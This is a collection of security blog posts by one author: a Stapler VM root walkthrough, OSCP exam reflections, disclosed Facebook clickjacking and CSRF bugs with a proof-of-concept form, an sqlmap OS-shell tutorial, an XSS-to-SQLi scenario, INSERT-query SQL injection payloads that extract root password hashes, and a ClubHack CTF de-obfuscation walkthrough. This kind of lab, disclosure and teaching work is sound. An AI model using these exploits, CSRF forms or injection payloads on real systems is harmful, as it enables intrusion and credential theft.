Next sstep is to get root privileges for which we need local privilege escalation vulnerability. There are multiple ways to do it. The simplest way is to check the machine and look for exploit on exploit-db. The machine is Ubuntu 16.04 LTS. A quick check results into this exploit by Project Zero team: <https://www.exploit-db.com/exploits/39772/> Exploit Code: <https://bugs.chromium.org/p/project-zero/issues/attachment?aid=232552>

My kali VM didn't had Internet access, so I downloaded the exploit on my host and hosted on webserver. Let's get this exploit on target where we already have shell access and hope it works !!

```
SHayslett@red:~$ wget http://192.168.1.5/exploit.tar --2016-06-10 00:17:40--
http://192.168.1.5/exploit.tar Connecting to 192.168.1.5:80... connected. HTTP request sent,
awaiting response... 200 OK Length: 20480 (20K) [application/x-tar] Saving to: 'exploit.tar'

exploit.tar 100%[=====>] 20.00K --.-KB/s in 0.001s

2016-06-10 00:17:40 (34.8 MB/s) - 'exploit.tar' saved [20480/20480]

SHayslett@red:~$ ls exploit.tar SHayslett@red:~$ tar -xf exploit.tar SHayslett@red:~$ ls
ebpf_mapfd_doubleput_exploit exploit.tar SHayslett@red:~$ cd ebpf_mapfd_doubleput_exploit/
SHayslett@red:~/ebpf_mapfd_doubleput_exploit$ ls -la total 28 drwxr-x--- 2 SHayslett SHayslett
4096 Apr 25 23:25 . drwxr-xr-x 4 SHayslett SHayslett 4096 Jun 10 00:20 .. -rwxr-x--- 1 SHayslett
SHayslett 155 Apr 25 23:25 compile.sh -rw-r----- 1 SHayslett SHayslett 4188 Apr 25 23:25
doubleput.c -rw-r----- 1 SHayslett SHayslett 2186 Apr 25 23:25 hello.c -rw-r----- 1 SHayslett SHayslett
255 Apr 25 23:25 suidhelper.c SHayslett@red:~/ebpf_mapfd_doubleput_exploit$
```

The exploit-db link shows how to use this.

```
SHayslett@red:~/ebpf_mapfd_doubleput_exploit$ ./compile.sh doubleput.c: In function
'make_setuid': doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-
to-int-cast] .insns = (aligned_u64) insns, ^ doubleput.c:92:15: warning: cast from pointer to
integer of different size [-Wpointer-to-int-cast] .license = (aligned_u64)"" ^

SHayslett@red:~/ebpf_mapfd_doubleput_exploit$ ls -la total 60 drwxr-x--- 2 SHayslett SHayslett
4096 Jun 10 00:20 . drwxr-xr-x 4 SHayslett SHayslett 4096 Jun 10 00:20 .. -rwxr-x--- 1 SHayslett
SHayslett 155 Apr 25 23:25 compile.sh -rwxrwxr-x 1 SHayslett SHayslett 12328 Jun 10 00:20
doubleput -rw-r----- 1 SHayslett SHayslett 4188 Apr 25 23:25 doubleput.c -rwxrwxr-x 1 SHayslett
SHayslett 8020 Jun 10 00:20 hello -rw-r----- 1 SHayslett SHayslett 2186 Apr 25 23:25 hello.c -
rwxrwxr-x 1 SHayslett SHayslett 7516 Jun 10 00:20 suidhelper -rw-r----- 1 SHayslett SHayslett 255
Apr 25 23:25 suidhelper.c SHayslett@red:~/ebpf_mapfd_doubleput_exploit$ ./doubleput starting
writewoohoo, got pointer reuse writew returned successfully. if this worked, you'll have a root
shell in <=60 seconds. suid file detected, launching rootshell... we have root privs now...
root@red:~/ebpf_mapfd_doubleput_exploit# id uid=0(root) gid=0(root)
groups=0(root),1005(SHayslett) root@red:~/ebpf_mapfd_doubleput_exploit#
```

And it just works !! Here is the flag.

```
root@red:~/ebpf_mapfd_doubleput_exploit# cd /root root@red:/root# ls -la total 208 drwx----- 4
root root 4096 Jun 9 21:08 . drwxr-xr-x 22 root root 4096 Jun 7 09:08 .. -rw----- 1 root root 1 Jun 5
19:44 .bash_history -rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc -rwxr-xr-x 1 root root 1090 Jun 5
23:56 fix-wordpress.sh -rw-r--r-- 1 root root 463 Jun 5 19:50 flag.txt -rw-r--r-- 1 root root 345 Jun 5
16:13 issue -rw-r--r-- 1 root root 50 Jun 3 15:15 .my.cnf -rw----- 1 root root 1 Jun 5 19:44
.mysql_history drwxr-xr-x 11 root root 4096 Jun 3 15:42 .oh-my-zsh -rw-r--r-- 1 root root 148 Aug 17
2015 .profile -rwxr-xr-x 1 root root 103 Jun 5 18:14 python.sh -rw----- 1 root root 1024 Jun 5 17:33
.rnd drwxr-xr-x 2 root root 4096 Jun 4 00:21 .vim -rw----- 1 root root 1 Jun 5 19:44 .viminfo -rw-r--r-
- 1 root root 54405 Jun 5 23:28 wordpress.sql -rw-r--r-- 1 root root 39206 Jun 3 15:21 .zcompdump -
rw-r--r-- 1 root root 39352 Jun 3 15:42 .zcompdump-red-5.1.1 -rw----- 1 root root 39 Jun 5 23:31
.zsh_history -rw-r--r-- 1 root root 2839 Jun 3 15:42 .zshrc -rw-r--r-- 1 root root 17 Jun 3 15:42 .zsh-
```

```
update root@red:/root# cat flag.txt ~~~~~<(Congratulations)>~~~~~ .'"'. |'-----' | |-----  
| | | | | ,. | | _ .o o "-. | | .-O o "-.o O )_ _ | | ( o O o )-.-" O o "-. '-----' '-----' ( o O o) -----  
b6b545dc11b7a270f4bad23432190c75162c4a2b  
root@red:/root#
```

The readme of Stapler mentioned there are 2 ways to access to limited shell. The other one seems more interesting. I shall work on finding it and other ways of getting root.

Hope you like this walkthrough !!

-

This all started when I enrolled for PWB, the most exciting course in network security. I had enough days to spend in lab but the pressure was to complete it in a months time. I started Lab from day 1. Lab was most exciting thing. It taught me "**Enumeration is the KEY**". Enumerate, enumerate & enumerate before exploitation.

Lab was having approx 60 machines waiting to get pwned with different OS and vulnerabilities. I managed to get Lab Goal pwning all targets in the path.

It was fun to get shell on server.

Then the day arrived when i decided to take the challenge. I choose the slot from 11:30PM as I'm good at night. I took a good sleep a night before and during the day. I was bit relaxed and confident waiting for mail for exam setup.

Ay 11:30PM, mail arrived with all necessary information for the exam. Looking at it, I feel confident and started my enumeration phase.

Till 5:00AM, I managed to reach half way. Feel good. And then it happened. Next 10 hrs, no success. Sill at half-way mark. I started feeling frustration with decreasing confidence. Damn ... everything was perfect but something not working. :(

At 1:00PM, I had lunch and started fresh with other targets since the last on was more painful. Bingo!! More success!! but still less.

This has increased my confidence a little. Now I decided to head the painful target one more time. I had a backup plan in mind if this thing doesn't work for next 2 hr. My heart started beating fast n fast as time was running out.

And it happened !! I managed to score more than the passing limit. Hush!! :)

My well wishers encouraged me to go after 100pts, but I decided to stop here. This is mostly due to the stress I experienced in last 24hrs.

There were moments during challenge when you see all things perfect but result is fail. I learned to keep eye on very small details which effectively contribute a big difference.

During all these painful 30 days, my wife stood behind me and this certification would not be possible without her help and support. I thank you, my Love.

I would like to thanks all my friends from [garage4hackers](#), especially [b0nd](#) for his suggestions and encouragements. Also I would like to thank "T.Basu" for support.

Now I can proudly shout "**I'm OSCP**".

-
-
This post is the summary of the [clickjacking](#) bugs I reported for [Facebook bug bounty program](#). All these bugs discussed here are now fixed. Attacker was able to add any malicious facebook app with any permissions to victims account just by one click. Vulnerable pages discussed below were lacking Anti-Clickjacking Protection such as [X-Frame-Options](#) header which renders the vulnerable page in iframe (invisible).

First bug I found was in **permissions.request** dialog on [Facebook Mobile](#) site. This dialog was used to add Facebook apps to authenticated user. A single click on "Allow" button would add the app to victim facebook profile.

The vulnerable link, which adds "Graph API Explorer" app, was:

```
http://m.facebook.com/dialog/permissions.request?
app_id=145634995501895&display=wap&next=http%3A%2F%2Fdevelopers.facebook.com%2Ftools%2Fexplorer%2Fcallback&response_type=code&fbconnect=1
```

Here "display" parameter was used to decide the appearance of the page based on values supplied. It has 3 values: page, wap & touch. Page display was mainly used in Facebook main site and wap & touch was for Facebook mobile site.

The next bug was the variation of the previous bug where the **permissions.request** dialog page was able to render in iframe with "**display=wap**" parameter. With this parameter, the page looks like Mobile facebook page in Facebook main site which was lacking the clickjacking protection at that time. The vulnerable page for this was:

```
https://www.facebook.com/dialog/permissions.request?
app_id=113556445341048&redirect_uri=http%3A%2F%2Fapps.facebook.com%2Fastrology%2F%3Finstalled%3D1&display=wap&response_type=code&canvas=1&perms=user_birthday%2Cfriends_birthday%2Cemail
```

Till this I learned new things about these dialogs and was able to add any [permissions](#) to the app.

The last bug was about [oauth dialog](#). This was again from Facebook Mobile site. The vulnerable page was:

```
https://m.facebook.com/dialog/oauth?
client_id=380424275310198&redirect_uri=http%3A%2F%2Fwlc.info%2Fbday%2Fh%2Fmain.php&state=13629742989dab8ab4e9681582a6fb2c&scope=status_update%2Cpublish_stream%2Cuser_birthday&response_type=code
```

Sadly this bug didn't win any bounty as Facebook said "**This can't be protected with X-Frame-Options because it needs to be servable in an arbitrary iframe.**".

Well, I developed my own [process](#) to find such bugs which helps me to identify them quickly.

All of these bugs will result in adding malicious app with unwanted permissions to victim's account only with single user click. These permissions includes access to email, status message and many other things.

Here is a small demonstration:

That's all. Hope you like this post. Suggestions, comments are welcome.

-

This post is about a [Cross-Site Request Forgery \(CSRF\)](#) bug in Facebook I recently reported & now fixed. One fine day, when I logged into Facebook, I noticed a new feature "Appcenter". This feature allows you to choose apps you need. Game apps like Farmville are more popular.

I was previously working on apps, so decided to give a shot to this new feature. The game apps, when clicked "Play Game" button, was generating a POST request.

Example:

```
POST /connect/uiserver.php HTTP/1.1 Host: www.facebook.com User-Agent: Mozilla/5.0 (X11;
Ubuntu; Linux x86_64; rv:13.0) Gecko/20100101 Firefox/13.0.1 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8 Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate Connection: keep-alive Referer:
https://www.facebook.com/appcenter/bubbleisland?fb_source=appcenter Cookie: <user_cookies>
Content-Type: application/x-www-form-urlencoded Content-Length: 800

fb_dtsg=AQA-UJ7c&perms=email%2Cpublish_actions&new_perms=ASLIW7IHikU-
ZMcemoLEUIDlumPU0z7d0gOzKM5z2BfP1Z-
zw8cdicB23IOy6AdtrbRYjH8aVKwjlfgrWruVFWYpjz26INpaKwAQhsPclOtPvQ&orig_perms=ASKG-
CjoMB7nJHLuWUICKb1rxAeU8wUcn7qi9rO2VwppP0UB1zjd7M4rZexK5spGmPrPbDPCHPaQBSKCG
auSOx4pl-M-43-
YbyP0Wxo9wmmsyQ&dubstep=1&new_user_session=1&grant_clicked=1&send_to_mobile_redirect
_uri=https%3A%2F%2Fwww.facebook.com%2Fappcenter%2Fbubbleisland%3Ffb_source%3Dappce
nter&app_id=124194560873&redirect_uri=https%3A%2F%2Fapps.facebook.com%2Fbubbleisland
%2F%3Ffb_source%3Dappcenter%26fb_appcenter%3D1&app_center=1&is_paid_app=&app_center
_ref=appcenter&response_type=none&from_post=1&__uiserv_method=permissions.request&gran
t_clicked=Play+Game&GdpEmailBucket_grantEmailType=contact_email&audience%5B5012457099
01917%5D%5Bvalue%5D=40
```

There are many new parameters added in this new feature. Parameter 'fb_dtsg' is like token and 'perm' are the permissions required by the apps. Parameters 'redirect_url', 'app_id' are app specific values. Remaining parameters seems static except 'new_perms' & 'orig_perms'. I started to play with these two dynamic params and after few attempts, I knew that these params no longer needed to add an app.

Anti-CSRF tokens like 'fb_dtsg' supposed to get validated at server-side. I was shocked to see that in this new feature, somehow developer missed this point and it was possible to add app without 'fb_dtsg'. Bang!!

Final PoC for this CSRF looks like this:

```
<html> <head> </head> <body > <form action="https://www.facebook.com/connect/uiserver.php"
method="POST"> <input type="hidden" name="perms" value="" /> <input type="hidden"
name="dubstep" value=1 /> <input type="hidden" name="new_user_session" value=1 /> <input
type="hidden" name="grant_clicked" value=1 /> <input type="hidden"
name="send_to_mobile_redirect_uri"
value="https%3A%2F%2Fwww.facebook.com%2Fappcenter%2Ftexas_holdem%3Ffb_source%3Dap
```

```
pcenter" /> <input type="hidden" name="app_id" value="2389801228" /> <input type="hidden"
name="redirect_uri"
value="https%3A%2F%2Fapps.facebook.com%2Ftexas_holdem%2F%3Ffb_source%3Dappcenter%2
6fb_appcenter%3D1" /> <input type="hidden" name="app_center" value=1 /> <input
type="hidden" name="is_paid_app" value="" /> <input type="hidden" name="app_center_ref"
value="appcenter" /> <input type="hidden" name="response_type" value="none" /> <input
type="hidden" name="from_post" value=1 /> <input type="hidden" name="__uiserv_method"
value="permissions.request" /> <input type="hidden" name="grant_clicked" value="Play+Game" />
</form> </body> </html>
```

This functionality was used for other apps as well such as music apps, developers apps. Facebook Security team awarded this bug with \$5000.

Facebook was pretty fast to address this issue and resolved this the next day itself. I'm very thankful to Facebook Security Team.

-

Today I'm trying to use "OS takeover" feature of sqlmap. sqlmap can be used to get command shell using sql injection. sqlmap provides following options for OS level access:

Operating system access:

These options can be used to access the back-end database management system underlying operating system

--os-cmd=OSCMD Execute an operating system command

--os-shell Prompt for an interactive operating system shell

--os-pwn Prompt for an out-of-band shell, meterpreter or VNC

--os-smbrelay One click prompt for an OOB shell, meterpreter or VNC

--os-bof Stored procedure buffer overflow exploitation

--priv-esc Database process' user privilege escalation

--msf-path=MSFPATH Local path where Metasploit Framework is installed

--tmp-path=TMPPATH Remote absolute path of temporary files directory

sqlmap uses various methods to achieve operating system access based on database type. Please read sqlmap documentation for more information.

The target I used for this is HackMe Bank from FoundStone installed on Windows XP machine (IP:192.168.1.4). HackMe Bank is a vulnerable application written in ASP.Net with MSSQL as backend database. The attacker machine is BackTrack5 (IP:192.168.1.3). Let's browse the target site.

Let's test basic SQL Injection by injecting single quote (') in username field of login page.

And the result is

"Username" field seems to be vulnerable to sql injection. Let's capture the Login request and feed it to sqlmap for further analysis. We can use -r option of sqlmap to provide POST request. The POST request looks like this:

POST /HacmeBank_v2_Website/asp/asp/login.aspx HTTP/1.1 Host: 192.168.1.4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:12.0) Gecko/20100101 Firefox/12.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Referer: http://192.168.1.4/HacmeBank_v2_Website/asp/asp/login.aspx Content-Type: application/x-www-form-urlencoded Content-Length: 210

VIEWSTATE=%2FwEPDwUJMzlyNTUyNzAyZGQX7Zm1%2Fne8qfz4FyjBx4QNynpGLw%3D%3D&txtUserName=asd&txtPassword=asd&btnSubmit=Submit&EVENTVALIDATION=%2FwEWBAL6k9jHDwKI1bKzCQK1qbSRCwLCi9reA9W4eRmwDA5P7LP7g%2BMJe%2Fifr7tT

Let's run sqlmap. I used --dbms=MSSQL and --technique=S (Stack Queries technique) to save time as I already know these details.

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -r hackme.txt -p txtUserName --dbms=MSSQL --technique=S
```

sqlmap/1.0-dev (r5068) - automatic SQL injection and database takeover tool
<http://www.sqlmap.org>

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Authors assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:50:36

[14:50:36] [INFO] parsing HTTP request from 'hackme.txt' [14:50:36] [INFO] using '/pentest/database/sqlmap/output/192.168.1.4/session' as session file [14:50:36] [INFO] testing connection to the target url [14:50:37] [INFO] heuristics detected web page charset 'ascii' [14:50:38] [WARNING] reflective value(s) found and filtering out [14:50:38] [WARNING] heuristic test shows that POST parameter 'txtUserName' might not be injectable [14:50:38] [INFO] testing sql injection on POST parameter 'txtUserName' [14:50:38] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries' [14:50:38] [WARNING] time-based comparison needs larger statistical model. Making a few dummy requests, please wait.. [14:51:00] [INFO] POST parameter 'txtUserName' is 'Microsoft SQL Server/Sybase stacked queries' injectable [14:51:00] [INFO] checking if the injection point on POST parameter 'txtUserName' is a false positive POST parameter 'txtUserName' is vulnerable. Do you want to keep testing the others (if any)? [y/N] sqlmap identified the following injection points with a total of 18 HTTP(s) requests:

Place: POST Parameter: txtUserName Type: stacked queries Title: Microsoft SQL Server/Sybase stacked queries Payload:

VIEWSTATE=/wEPDwUJMzlyNTUyNzAyZGQX7Zm1/ne8qfz4FyjBx4QNynpGLw==&txtUserName=asd'; WAITFOR DELAY '0:0:5';--&txtPassword=asd&btnSubmit=Submit&EVENTVALIDATION=/wEWBAL6k9jHDwKI1bKzCQK1qbSRCwLCi9reA9W4eRmwDA5P7LP7g+MJe/ifr7tT

[14:51:15] [INFO] testing Microsoft SQL Server [14:51:15] [WARNING] it is very important not to stress the network adapter's bandwidth during usage of time-based queries [14:51:20] [INFO]

confirming Microsoft SQL Server [14:51:30] [INFO] adjusting time delay to 2 seconds due to good response times [14:51:30] [INFO] the back-end DBMS is Microsoft SQL Server web server operating system: Windows XP web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 5.1 back-end DBMS: Microsoft SQL Server 2005 [14:51:30] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.4'

[*] shutting down at 14:51:30

root@bt:/pentest/database/sqlmap#

sqlmap has detected the injection and presented us the OS details and operating system details. You can go ahead and dig more details about databases, tables, columns, users, etc.

1. Option: --os-cmd=OSCMD

sqlmap executes a system command and will display the output. sqlmap will use "xp_cmdshell" for OS system access. I'll demonstrate "hostname" command:

root@bt:/pentest/database/sqlmap# ./sqlmap.py -r hackme.txt -p txtUserName --dbms=MSSQL --technique=S --os-cmd=hostname

sqlmap/1.0-dev (r5068) - automatic SQL injection and database takeover tool
<http://www.sqlmap.org>

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Authors assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 16:32:07

[16:32:07] [INFO] parsing HTTP request from 'hackme.txt' [16:32:07] [INFO] using '/pentest/database/sqlmap/output/192.168.1.4/session' as session file [16:32:07] [INFO] resuming back-end DBMS 'microsoft sql server 2005' from session file [16:32:07] [INFO] testing connection to the target url [16:32:09] [INFO] heuristics detected web page charset 'ascii' sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

Place: POST Parameter: txtUserName Type: stacked queries Title: Microsoft SQL Server/Sybase stacked queries Payload:

VIEWSTATE=/wEPDwUJMzlyNTUyNzAyZGQX7Zm1/ne8qfz4FyjBx4QNynpGLw==&txtUserName=asd'; WAITFOR DELAY '0:0:5';--&txtPassword=asd&btnSubmit=Submit&EVENTVALIDATION=/wEWBAL6k9jHDwKI1bKzCQK1qbSRCwLCi9reA9W4eRmwDA5P7LP7g+MJe/ifr7tT

[16:32:09] [INFO] the back-end DBMS is Microsoft SQL Server web server operating system: Windows XP web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 5.1 back-end DBMS: Microsoft SQL Server 2005 [16:32:09] [INFO] testing if current user is DBA [16:32:09] [INFO] resumed: 1 [16:32:09] [WARNING] time-based comparison needs larger statistical model. Making a few dummy requests, please wait.. [16:32:18] [WARNING] it is very important not to stress the network adapter's bandwidth during usage of time-based queries [16:32:19] [INFO] testing if xp_cmdshell extended procedure is usable [16:32:46] [INFO] adjusting time delay to 2 seconds due

to good response times [16:33:19] [INFO] xp_cmdshell extended procedure is usable do you want to retrieve the command standard output? [Y/n/a] Y [16:33:24] [INFO] retrieved: XP_FDCC
command standard output: 'XP_FDCC'

[16:34:24] [INFO] cleaning up the database management system [16:34:24] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.4'

[*] shutting down at 16:34:24

root@bt:/pentest/database/sqlmap#

2. Option: --os-shell

sqlmap provides you a shell where you can run many commands.

root@bt:/pentest/database/sqlmap# ./sqlmap.py -r hackme.txt -p txtUserName --dbms=MSSQL --technique=S --os-shell

sqlmap/1.0-dev (r5068) - automatic SQL injection and database takeover tool
<http://www.sqlmap.org>

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Authors assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 16:34:33

[16:34:33] [INFO] parsing HTTP request from 'hackme.txt' [16:34:33] [INFO] using '/pentest/database/sqlmap/output/192.168.1.4/session' as session file [16:34:33] [INFO] resuming back-end DBMS 'microsoft sql server 2005' from session file [16:34:33] [INFO] testing connection to the target url [16:34:34] [INFO] heuristics detected web page charset 'ascii' sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

Place: POST Parameter: txtUserName Type: stacked queries Title: Microsoft SQL Server/Sybase stacked queries Payload:

VIEWSTATE=/wEPDwUJmZlYNTUyNzAyZGQX7Zm1/ne8qfz4FyjBx4QNynpGLw==&txtUserName=asd'; WAITFOR DELAY '0:0:5';--&txtPassword=asd&btnSubmit=Submit&EVENTVALIDATION=/wEWBAL6k9jHDwKI1bKzCQK1qbSRCwLCi9reA9W4eRmwDA5P7LP7g+MJe/ifr7tT

[16:34:34] [INFO] the back-end DBMS is Microsoft SQL Server web server operating system: Windows XP web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 5.1 back-end DBMS: Microsoft SQL Server 2005 [16:34:34] [INFO] testing if current user is DBA [16:34:34] [INFO] resumed: 1 [16:34:34] [WARNING] time-based comparison needs larger statistical model. Making a few dummy requests, please wait.. [16:34:44] [WARNING] it is very important not to stress the network adapter's bandwidth during usage of time-based queries [16:34:44] [INFO] testing if xp_cmdshell extended procedure is usable [16:35:11] [INFO] adjusting time delay to 2 seconds due to good response times [16:35:50] [ERROR] invalid character detected. retrying.. [16:35:50] [WARNING] increasing time delay to 3 seconds [16:36:10] [INFO] xp_cmdshell extended procedure is usable [16:36:10] [INFO] going to use xp_cmdshell extended procedure for operating system

command execution [16:36:10] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER os-shell> hostname do you want to retrieve the command standard output? [Y/n/a] Y [16:40:35] [INFO] retrieved: XP_FDCC command standard output: 'XP_FDCC'

os-shell> q [16:43:00] [INFO] cleaning up the database management system [16:43:00] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.4'

[*] shutting down at 16:43:00

root@bt:/pentest/database/sqlmap#

3. Option: --os-pwn

sqlmap provides various options to connect to database server like Metasploit meterpreter, out-of-band shell and VNC. Again read sqlmap documentation for more information. Following video demonstrates the meterpreter reverse shell technique:

This concludes the operating system takeover with sqlmap. In next blogpost, I'll try to takeover a linux host.

Hope you like this. Let me know your views, comments, suggestions, etc.

-
-

One of the G4H member [mandi](#) from www.garage4hackers.com (my second home) asked few days before about xssqli attack. He had a scenario where the main site is having a [cross-site scripting](#) vulnerability and the admin panel has [SQL Injection](#). The page having sql injection in admin panel is only accessible to admin. The question was is it possible to use xss on main site to exploit sql injection on admin panel to get admin account pwned?

Here is my answer with following scenario:

There is a main site which is vulnerable to xss flaw (reflected/stored). The same site has a admin panel which is only accessible to admin users and one of the authenticated pages is vulnerable to sql injection. the admin panel can be a separate package like cpanel and the sql injection vulnerability will be already published (exploit-db FTW!!!).

This is how we can pwn admin account using sql injection via xss.

1. Attacker crafts a xss payload which is using AJAX to make a request with sql injection payload.
2. He sends the payload to admin user.
3. When admin user is logged in into admin panel and clicks the payload link from attacker, the sql injection in admin page is exploited and returns the username & password hashes from admin table.
4. Attacker then submit the returned data to his site using Ajax and will crack password hashes offline.

Video Demonstration:

Any suggestions, comments are welcome.

Update: As rightly pointed by [@antinsnatchor](#) on twitter, the issue having xss in main site and sql injection in admin panel can be exploited with BeEF Tunneling proxy technique as well. In

tunneling proxy, BeEF will use hooked browser (in this case browser used by Admin) as proxy to access the authenticated sessions (in this case the admin panel). Check [BeEF Tunneling Proxy in action](#)

-

SQL injection is being one of the mostly exploited issues in web application security and has found a place in OWASP Top 10 since 2004. There are many blog posts, papers available on SELECT query injection exploiting WHERE or HAVING clauses. Today I'm going to discuss SQL injection in INSERT query.

The Basics:

INSERT query followed by VALUES inserts rows into an existing table based on explicitly specified values. The syntax of INSERT query is: (source: <http://dev.mysql.com/doc/refman/5.5/en/insert.html>)

```
INSERT [LOW_PRIORITY | DELAYED | HIGH_PRIORITY] [IGNORE] [INTO] tbl_name [(col_name,...)]
{VALUES | VALUE} ({expr | DEFAULT},...),(...),... [ ON DUPLICATE KEY UPDATE col_name=expr [,
col_name=expr] ... ]
```

tbl_name is the table into which rows should be inserted. A comma-separated list of column names can be provided following the table name. In this case, a value for each named column must be provided by the VALUES list.

To insert a record in a table, following query will be used:

```
INSERT INTO tbl_name (a,b,c) VALUES('data','data','data');
```

I hope this is enough to introduce INSERT query.

The Injection: One of the examples of usage of INSERT query in web application is comment page.

The page requests for name, email address and the comment and inserts this data into database using following query:

```
INSERT INTO comments (name, email, comment) VALUES ('lol','lol','lol');
```

In this query, an attacker can inject arbitrary data if the inputs are not sanitized. Let's check this by placing single quote (') in name field.

This results in SQL Error as expected:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'asd', 'asd')' at line 1

Now we can inject any data in all fields with comment string at the end.

To get the result of injected query, we need a place where the injected data is reflected back by the application. In this example, the comment details are printed back on the page.

So let's start injecting something which will give information about the database server. We can insert sql subquery in place of parameter value. We will insert subquery '(select version())' without single quotes in 'email' parameter.

We get the mysql version. In this way we can get the other database details as well like current user, current database, etc.

Let try to get the password of user 'root' from mysql.user table.

Injected Data: test',(select password from mysql.user where user='root'),'test2')-- -

This gives error: Subquery returns more than 1 row

Hmm, only one row. We will use LIMIT to fetch 1 row at a time. Let's craft the payload with LIMIT:
test',(select password from mysql.user where user='root' limit 0,1),'test2')-- -

This works and we now have password hash for user 'root':

In this way, we can mine the database with SQL injection in INSERT Query using sql subquery.

The INSERT query is common in user registration pages. Let's analyze an example. This example is taken from "[Mutillidae](#)", a well-known web application to learn security. A new user provides details such as username, password & signature in order to create an account with the forum/application. This data is then inserted into database using this query. The background SQL query looks like this:

```
INSERT INTO accounts (username, password, mysignature) VALUES ('data', 'data', 'data');
```

It's same as the last example and we will be able to inject arbitrary values into database using single quote (') and comment string (-- -):

And the result is:

Great!! The user is added. Now we can use the same sql subquery technique to inject sql queries and to get the data. But the question is where will be the returned data?

There are 2 places where the injected data is being reflected by the app.

One place is "Account created" message as shown in above snapshot. Here 'username' value is being reflected. As we cannot control the first single quote (') for 'username' field, we will not be able to inject subquery which will successfully give us the returned data.

We need to look for other places to see if our injected data is being reflected back. As we have registered an account, let's login and check if data from inserted SQL query reflected somewhere or not.

We can see 'signature' parameter is getting reflected in status message. So we need to inject subqueries into 'signature' parameter and we will get returned data in status message.

Let's start with mysql version(). The payload in username field for this will be:

test','test',(select version()))-- -

And user added successfully.

Now login with username & password as 'test' and check status. It should have mysql version info.

Yes, it's there and the injection is successful. Let's try to get password hash for user 'root'.

Payload: test1','test1',(select password from mysql.user where user='root'))-- -

And here comes the error:

We again need to use LIMIT to get only one row.

Payload: test1','test1',(select password from mysql.user where user='root' LIMIT 0,1))-- -

And we get password hash for user 'root'.

That's all. The same way other data can be mined from the database.

Conclusion:

1. Identify the injection point.
2. Check where the injected data is visible.
3. Use subquery to insert sql queries.
4. Use LIMIT to get one row at a time.

Hope you like this post. Suggestions, queries are welcome.

-

[ClubHack 2011](#), India's Hacker conference, was held on 3-4 Feb 2011 at Pune, India. They had a pre-conference hacking competition, called as WEBWAR, whose winners can win a free entry to the clubhack event. The winners also qualified to play Treasure Hunt, a physical CTF at clubhack conference.

This post is a walk through for this preCON CTF challenge. After registration for the event, ClubHack provided the link to CTF server. It has a website.

This was a site having download file and login module. At first, it seems we need to login using Login page where there will be more to come. Also with download page, we can download other files which might help us for other attacks or to login into application.

Let's analyze the login module.

The login page uses MD5 of password string to authenticate.

This login seems to not vulnerable to SQL injection & Auth bypass. Only possible attack will be Brute force which again doesn't prove anything in CTF. So we need valid credentials to log in.

The other page of interest was download.html.

The download link looks like this:

`http://183.82.241.134/ClubHack/download.php?
f=1.bin&oa=cf02eabd1afbca475abeb5760f16f0e2f4dfd929`

Download page requires 2 parameters: filename & some hash. The hash was identified as SHA1 based on number on characters. After few tests, it was clear that to download any file we need to know filename and SHA1 hash. Filename can be guessed but there was no clue on hash creation for particular file.

Further inspection on download.html reveals execute.php in source as comment. This seems interesting.

When accessed, execute.php shows a form which takes 2 parameters: Command & Filename.

The first thought comes to my mind was Command Injection. When tried with `";ifconfig"`, it shows me an error: "Sorry Babu, Test page! Wonly one command is allowed. Try again!"

After several attempts, it was clear that this page not vulnerable to any injection. It seems to work with only one command as said in error message. The I looked for all Linux commands which take filename as parameter. Commands like cat, less, more, tail, etc,etc falls under such category.

None of these seems working. At the end, there were checksum commands left. The command "sha1sum" seems working with valid filename.

Hmm!! Now things are pretty clear. Identify the file to download, generate SHA1 hash of it using execute.php and then use download.php to download it.

Let's download UserLogin.php as our goal is to get logged in. Following URL used to download it:

http://183.82.241.134/ClubHack/download.php?
f=UserLogin.php&oa=36ea1d4979568e6804b61b846ed855fe5d6f626c

Now only thing left was to analyze UserLogin.php, check how it's authenticating a user and get logged in. But this is CTF and it won't be that easy.

UserLogin.php was obfuscated. Quick Google search revealed that PHP obfuscator at <http://www.fopo.com.ar> was used. Now we need to de-obfuscate it. Google search didn't revealed any online/offline tool for this obfuscation. So only option was left to switch to Manual Mode.

This is how UserLogin.php file looked:

I used local PHP server to obfuscate it. First step was to change **eval()** to **echo()** which will give us back the code to analyze further. The output looks like this:

It looks like arbitrary strings used to construct variable and function names. The only way to know it was to echo back the arbitrary string values and replacing it with original strings in code. The input file looks like this:

And output of this is:

The final code after replacing the names looks like this:

Now it's sort of readable. This code again has one eval() which is doing str_rot13, base64_decode & gzinflate actions on some input string. Let's echo it instead of eval.

Now it's much clear. The PHP code is taking POST parameters which are username & password.

Then checking it against the file content. So the file

"\x6d\171\x68\141\x73\150\x65\163\x61\162\x65\156\x6f\164\x68\145\x72\145\x2e\164\x78\164" seems to be having credentials. Echo this string to get exact filename.

Now let's get this file.

